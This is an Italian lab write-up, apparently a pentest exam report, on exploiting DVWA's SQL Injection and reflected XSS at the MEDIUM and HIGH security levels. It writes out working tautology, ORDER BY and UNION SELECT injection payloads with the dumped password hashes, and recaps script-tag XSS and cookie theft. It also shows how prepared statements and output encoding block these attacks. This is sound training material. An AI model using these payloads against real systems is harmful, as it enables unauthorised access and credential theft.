


⇒ Ho conferma che il database risponde correttamente in MEDIUM.

○ Bypass con tautologia (senza apostrofi)

- A livello MEDIUM, gli apostrofi vengono sfuggiti (' diventa \'), causando errori di sintassi nei payload come ' or '1'='1, tuttavia, una tautologia senza apostrofi, come or 1=1, può bypassare la condizione WHERE, restituendo tutti gli utenti, questo è un trucco classico da hacker per eludere filtri base.

⇒ Nella sezione "SQL Injection", inserisco un payload tautologico senza apostrofi, nel campo "User ID", inserisco 1 or 1=1 e clicco "Submit".



DVWA

Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith

⇒ Questo dimostra che posso bypassare il filtro senza usare apostrofi, sfruttando una vulnerabilità nella validazione dell'input.

○ Verifica numero di colonne con ORDER BY

○ Per preparare l'attacco UNION, devo confermare quante colonne ha la query originale, a livello LOW, ho verificato che sono 2 colonne, e voglio confermarlo a MEDIUM, il filtro mysql_real_escape_string non blocca ORDER BY, quindi questo test mi aiuta a strutturare il payload UNION, un errore su 3 colonne conferma che la query ha 2 colonne.

⇒ Nella sezione "SQL Injection", testo ORDER BY con numeri crescenti per trovare il numero di colonne.

⇒ 1 ORDER BY 1 # e clicco "Submit".

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted), SQL Injection (Blind), Upload, and XSS reflected. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field with a 'Submit' button. Below the input, the output shows: 'ID: 1 ORDER BY 1 #', 'First name: admin', and 'Surname: admin'. A 'More info' section at the bottom provides links to security reviews and tutorials.

⇒ 1 ORDER BY 2 # e clicco "Submit".

This screenshot is identical to the previous one, showing the DVWA interface with the 'SQL Injection' section active. The output after submitting '1 ORDER BY 2 #' is: 'ID: 1 ORDER BY 2 #', 'First name: admin', and 'Surname: admin'.

⇒ 1 ORDER BY 3 # e clicco "Submit". Unknown column '3' in 'order clause'

◇ Ho provato un ulteriore test con:

⇒ 1 ORDER BY 4 # e clicco "Submit". Unknown column '4' in 'order clause'

⇒ Questo conferma che la query ha 2 colonne, essenziale per costruire un payload UNION valido.


○ Attacco UNION per esfiltrare dati

- Con 2 colonne confermate, uso un attacco UNION per unire la query originale con SELECT user, password FROM users, poiché mysql_real_escape_string sfugge gli apostrofi, provo sia con che senza escaping manuale, questo attacco es filtra credenziali sensibili, dimostrando una vulnerabilità critica.

⇒ Nella sezione "SQL Injection", inserisco un payload UNION.

⇒ Nel campo "User ID", inserisco 1 UNION SELECT user, password FROM users # e clicco "Submit".

⇒ Ho ottenuto un elenco di utenti con hash delle password



DVWA

Vulnerability: SQL Injection

User ID:

ID: 1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

⇒ Questo dimostra che posso esfiltrare dati sensibili nonostante il filtro, completando l'obiettivo dell'attacco.

[Facoltativo] Exploit DVWA «HIGH»

Ho già completato gli exploit a livello LOW e MEDIUM, ma per non lasciare nulla al caso, ho deciso di testare il livello HIGH, l'altra opzione facoltativa della traccia.

A livello HIGH, DVWA implementa difese avanzate:

per XSS Reflected, htmlspecialchars codifica gli output (tipo < diventa <), bloccando l'esecuzione di script;

per SQL Injection, prepared statements trattano gli input come parametri, rendendo iniezioni non blind quasi impossibili.

In stile hacker, questo è un banco di prova per le mie abilità: tenterò exploit, aspettandomi fallimenti, e documenterò i limiti per rafforzare l'analisi finale.


Il mio obiettivo è:

- ◇ Configurare il livello HIGH.
 - ◇ Testare XSS Reflected con payload avanzati.
 - ◇ Testare SQL Injection (non blind) con tautologie e UNION.
 - ◇ **Risultati attesi:** Blocco per XSS (testo codificato), fallimento per SQL (output invariato).
 - ◇ **Strumenti:** Firefox su Kali Linux (192.168.50.100), screenshot con flameshot.
 - ◇ **Impatto:** Mostra che HIGH mitiga le vulnerabilità, evidenziando l'efficacia di difese robuste.
- ⇒ Lavoro prima in "DVWA Security" per impostare HIGH, poi in "XSS (Reflected)" e "SQL Injection".

6.4: Configurazione Livello «HIGH»

- Imposto DVWA a HIGH per attivare prepared statements (SQL) e htmlspecialchars (XSS), che bloccano gli exploit non blind e codificano gli output.


⇒ Seleziono "**High**" dal dropdown e clicco "**Submit**".



Conferma che sto testando con le difese più avanzate.


6.5: XSS Reflected a«HIGH»

- ⇒ Ho testato il payload `` nella sezione "XSS (Reflected)" di DVWA a livello HIGH e hai ricevuto l'output `Hello `, senza che si generasse un popup di alert.
- ⇒ Questo conferma che a livello HIGH il filtro `htmlspecialchars` sta codificando il codice HTML (convertendo `<` in `<` e `>` in `>`), impedendo l'esecuzione del JavaScript.



6.6: SQL Injection a «HIGH»

- ⇒ A HIGH, prepared statements bloccano iniezioni non blind.
- ⇒ Ho testato `1 OR 1=1 --` (senza apostrofi, perché con apostrofi non funziona) e la pagina si è ricaricata correttamente, ma **senza mostrare informazioni aggiuntive sotto**.



- ⇒ Questo conferma che l'input è trattato come parametro, senza modificare la query.
- ⇒ Questo è esattamente il comportamento atteso a livello HIGH, dove i prepared statements trattano l'input come un parametro, impedendo l'esecuzione di iniezioni non blind come UNION o tautologie.

7 Analisi Finale

- ✎ Ho dimostrato il potenziale devastante delle vulnerabilità XSS Reflected e SQL Injection su DVWA, un playground perfetto per hacker come me.
- ◇ A livello **LOW**, l'assenza totale di filtri mi ha permesso di iniettare payload come `<i>Hacked Payload</i>` e `<script>alert('XSS Exploit Executed')</script>`, snatchando cookie (tipo PHPSESSID) per potenziali session hijacking.
 - ◇ Con SQL Injection, ho scavato nei dati con `' or '1'='1` e `1' UNION SELECT user, password FROM users #`, tirando fuori credenziali sensibili come `admin:5f4dcc3b5aa765d61d8327deb882cf99` e `gordonb:e99a18c428cb38d5f260853678922e03`.
 - ◇ A **MEDIUM**, ho aggirato `strip_tags` con ``, esfiltrando cookie come `security=medium; PHPSESSID=076071ccf9207cccc435596cf0fb2f4c`, e ho superato `mysql_real_escape_string` con `1 or 1=1` e `1' UNION SELECT user, password FROM users #`, rubando hash come `1337:8d3533d75ae2c3966d7e0d4fcc69216b`.
 - ◇ A **HIGH**, però, le difese hanno retto: `` è stato codificato in testo, e `1 OR 1=1 --` ha solo ricaricato la pagina senza dati, grazie a `htmlspecialchars` e prepared statements.
 - ◇ Questi risultati mi hanno fatto capire che filtri base sono facili da crackare, ma difese avanzate come sanitizzazione, prepared statements e codifica degli output sono essenziali.
 - ◇ Questo esame mi ha aperto gli occhi: il penetration testing è la mia chiave per stanare e tappare queste falle critiche prima che gli **Hacker Black Hat** le sfruttino.